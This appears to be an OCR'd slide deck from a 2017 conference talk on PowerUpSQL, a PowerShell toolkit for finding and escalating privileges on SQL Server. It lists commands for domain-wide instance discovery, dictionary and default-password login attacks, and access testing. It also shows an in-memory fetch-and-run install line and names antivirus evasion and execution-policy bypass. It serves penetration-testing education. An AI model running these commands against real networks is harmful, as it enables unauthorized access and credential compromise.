
Hacking SQL Server

on Scale with **PowerShell**




SECURE360

2017

netSPI


Speaker Information

Name:	Scott Sutherland
Job:	Network & Application Pentester @ NetSPI
Twitter:	@_nullbind
Slides:	http://slideshare.net/nullbind http://slideshare.net/netspi
Blogs:	https://blog.netspi.com/author/scott-sutherland/
Code:	https://github.com/netspi/PowerUpSQL https://github.com/nullbind



Presentation Overview

- PowerUpSQL Overview
- SQL Server Discovery
- Privilege Escalation Scenarios
  - Domain user to SQL Server login
  - SQL Server Login to Sysadmin
  - Sysadmin to Windows Admin
  - Windows Admin to Sysadmin
  - Domain Escalation
- Post Exploitation Activities
- General Recommendations




Why SQL Server?

- Used in most enterprise environments
- Used by a lot of development teams
- Used by a lot of vendor solutions
- Supports Windows authentication both locally and on the domain
- Lots of integration with other Windows services and tools

Why PowerShell?

- Native to Windows
- Run commands in memory
- Run managed .net code
- Run unmanaged code
- Avoid detection by Anti-virus
- Already flagged as "trusted" by most application whitelist solutions
- A medium used to write many open source Pentest toolkits




PowerUpSQL

https://github.com/netspi/PowerUpSQL

PowerUpSQL Overview: Primary Goals

- Instance Discovery
- Auditing
- Exploitation
- Scalable
- Flexible
- Portable



https://github.com/netspi/PowerUpSQL

PowerUpSQL Overview: Functions

Currently over 70 Functions


https://github.com/NetSPI/PowerUpSQL/wiki

Primary Attack Functions

- Invoke-SQLDumpInfo
- Invoke-SQLAudit
- Invoke-SQLEscalatePriv

Popular Auxiliary Functions

- Get-SQLInstanceDomain
- Invoke-SQLOsCmd
- Invoke-SQLOsCLR
- Invoke-SQLImperstonateService
- Invoke-SQLAuditDefaultLoginPw
- Invoke-SQLAuditWeakLoginPw




PowerUpSQL Overview: Where can I get it?

Github

https://github.com/netspi/PowerUpSQL

PowerShell Gallery

https://www.powershellgallery.com/packages/PowerUpSQL/



PowerUpSQL Overview: How do I install it?


Github

Import-Module PowerUpSQL.psd1

IEX(New-Object System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/NetSPI/PowerUpSQL/master/PowerUpSQL.ps1")

Execution policy work arounds


https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/



PowerShell Gallery

Install-Module -Name PowerUpSQL

PowerUpSQL Overview: Help?




List Functions

Get-Command –Module PowerUpSQL

```
PS C:\temp> Get-Command -Module PowerUpSQL

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Function        Create-SQLFileCLRDll                               1.0.0.76   PowerUpSQL
Function        Create-SQLFileXpDll                                1.0.0.76   PowerUpSQL
Function        Get-SQLAgentJob                                    1.0.0.76   PowerUpSQL
Function        Get-SQLAuditDatabaseSpec                           1.0.0.76   PowerUpSQL
Function        Get-SQLAuditServerSpec                             1.0.0.76   PowerUpSQL
Function        Get-SQLColumn                                      1.0.0.76   PowerUpSQL
Function        Get-SQLColumnSampleData                            1.0.0.76   PowerUpSQL
Function        Get-SQLColumnSampleDataThreaded                    1.0.0.76   PowerUpSQL
```

PowerUpSQL Overview: Help?



Get Command Help

Get-Help Get-SQLServerInfo -Full

```
-------------------------- EXAMPLE 1 --------------------------

PS C:\>Get-SQLServerInfo -Instance SQLServer1\STANDARDDEV2014

ComputerName            : SQLServer1
Instance                : SQLServer1\STANDARDDEV2014
DomainName              : Domain
ServiceProcessId        : 6758
ServiceName             : MSSQL$STANDARDDEV2014
ServiceAccount          : LocalSystem
AuthenticationMode      : Windows and SQL Server Authentication
Clustered               : No
SQLServerVersionNumber  : 12.0.4213.0
SQLServerMajorVersion   : 2014
SQLServerEdition        : Developer Edition (64-bit)
SQLServerServicePack    : SP1
OSArchitecture          : X64
OsMachineType           : WinNT
OSVersionName           : Windows 8.1 Pro
OsVersionNumber         : 6.3
Currentlogin            : Domain\MyUser
IsSysadmin              : Yes
ActiveSessions          : 1
```

SQL Server Discovery

SQL Server Discovery: Techniques

Attacker Perspective	Attack Technique
Unauthenticated	• List from file • TCP port scan • UDP port scan • UDP ping of broadcast addresses • Azure DNS dictionary attack (x.databases.windows.net) • Azure DNS lookup via public resources
Local User	• Services • Registry entries
Domain User	• Service Principal Names • Azure Portal / PowerShell Modules

SQL Server Discovery: PowerUpSQL

Attacker Perspective	PowerUpSQL Function
Unauthenticated	Get-SQLInstanceFile
Unauthenticated	Get-SQLInstanceUDPScan
Local User	Get-SQLInstanceLocal
Domain User	Get-SQLInstanceDomain

Blog: https://blog.netspi.com/blindly-discover-sql-server-instances-powerupsql/


Escalating Privileges

Unauthenticated / Domain User to SQL Login

Testing Login Access: PowerUpSQL

Attacker Perspective	Attack	PowerUpSQL Function Example
Unauthenticated	Dictionary Attacks	Invoke-SQLAuditWeakLoginPw –Instance “Server1\Instance1” -UserFile c:\temp\users.txt –PassFile C:\temp\Passwords.txt
Unauthenticated	Default Vendor Passwords	Get-SQLInstanceFile C:\temp\Computers.txt | Select Computername | Get-SQLInstanceScanUDPThreaded –Verbose | Get-SQLServerLoginDefaultPw -Verbose
Local User	Excessive Login Priv	Get-SQLInstance | Get-SQLConnectionTest -Verbose
Domain Account	Excessive Login Priv	Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -Verbose

Testing Login Access: Default App Pw




Testing Login Access: Reusing Results

Do I have to rerun instance discovery every time I want to run a command? No.

Process	Command Example
Enumerate Accessible Servers	**$Accessible = Get-SQLInstanceDomain \| Get-SQLConnectionTestThreaded** -Verbose -Threads 15 \| Where-Object {$_.Status –like “Accessible”}
Get server information	$Acessible | **Get-SQLServerInfo** -Verbose
Get database list	$Acessible | **Get-SQLDatabase** -Verbose
Perform audit	$Acessible | **Invoke-SQLAudit** -Verbose

Testing Login Access: DEMO


Identifying Excessive Login Privileges as a Domain User


192.168.252.129 - Remote Desktop Connection
Administrator: Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
PS C:\> Import-Module C:\PowerUpSQL-master\PowerUpSQL.psd1
WARNING: The names of some imported commands from the module 'PowerUpSQL' include unapproved verbs that might make them less discoverable. To find the commands with unapproved verbs, run the Import-Module command again with the Verbose parameter. For a list of approved verbs, type Get-Verb.
PS C:\>
Untitled1.ps1
demo.ps1
Import the module
Import-Module C:\PowerUpSQL-master\PowerUpSQL.psd1
Discover local instances
Get-SQLInstanceLocal -Ver
Discover domain instances
Get-SQLInstanceDomain -Verbose | Format-Table -AutoSize
Discover shared service accounts
Get-SQLInstanceDomain -Verbose |
Group-Object DomainAccount
Discover services running with specific account
Get-SQLInstanceDomain -Verbose -DomainAccount sqlsvc
Check login access
Get-SQLInstanceDomain -Verbose |
Get-SQLConnectionTestThreaded -Verbose -Threads 10 |
Select-Object Instance,Status
Storing target to variable
$Targets = Get-SQLInstanceDomain -Verbose |
Get-SQLConnectionTestThreaded -Verbose -Threads 10 |
Where-Object {$_.Status -like "Accessible"}
Using targets
$Targets
$Targets | Get-SQLServerInfo -Verbose
$Targets | Get-SQLDatabase

Escalating Privileges: Domain User

Why can Domain Users login into so many SQL Servers?


- Admins give them access
- Privilege inheritance issue on domain systems = Public role access
- SQL Server Express is commonly vulnerable
- A lot of 3rd party solutions are affected



Escalating Privileges: Domain User

Why can Domain Users login into so many SQL Servers?


- Admins give them access
- Privilege inheritance issue on domain systems = Public role access
- SQL Server Express is commonly vulnerable
- A lot of 3rd party solutions are affected



Escalating Privileges: Domain User

Why can Domain Users login into so many SQL Servers?

- Admins give them access
- Privilege inheritance issue on domain systems = Public role access
- SQL Server Express is commonly vulnerable
- A lot of 3rd party solutions are affected



Escalating Privileges

SQL Login to SysAdmin

Escalating Privileges: Weak PWs

Didn't we just cover this? Yes, but there's more…

Attacker Perspective	Attack	PowerUpSQL Function Example
Unauthenticated	Dictionary Attacks	Invoke-SQLAuditWeakLoginPw –Instance "Server1\Instance1" -UserFile c:\temp\users.txt –PassFile C:\temp\Passwords.txt
Unauthenticated	Default Vendor Passwords	Get-SQLInstanceFile C:\temp\Computers.txt | Select Computername | Get-SQLInstanceScanUDPThreaded –Verbose | Get-SQLServerLoginDefaultPw -Verbose
Domain Account	Excessive Login Priv	Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded Get-SQLInstanceDomain | Get-SQLServerLoginDefaultPw –Verbose

Escalating Privileges: Weak PWs

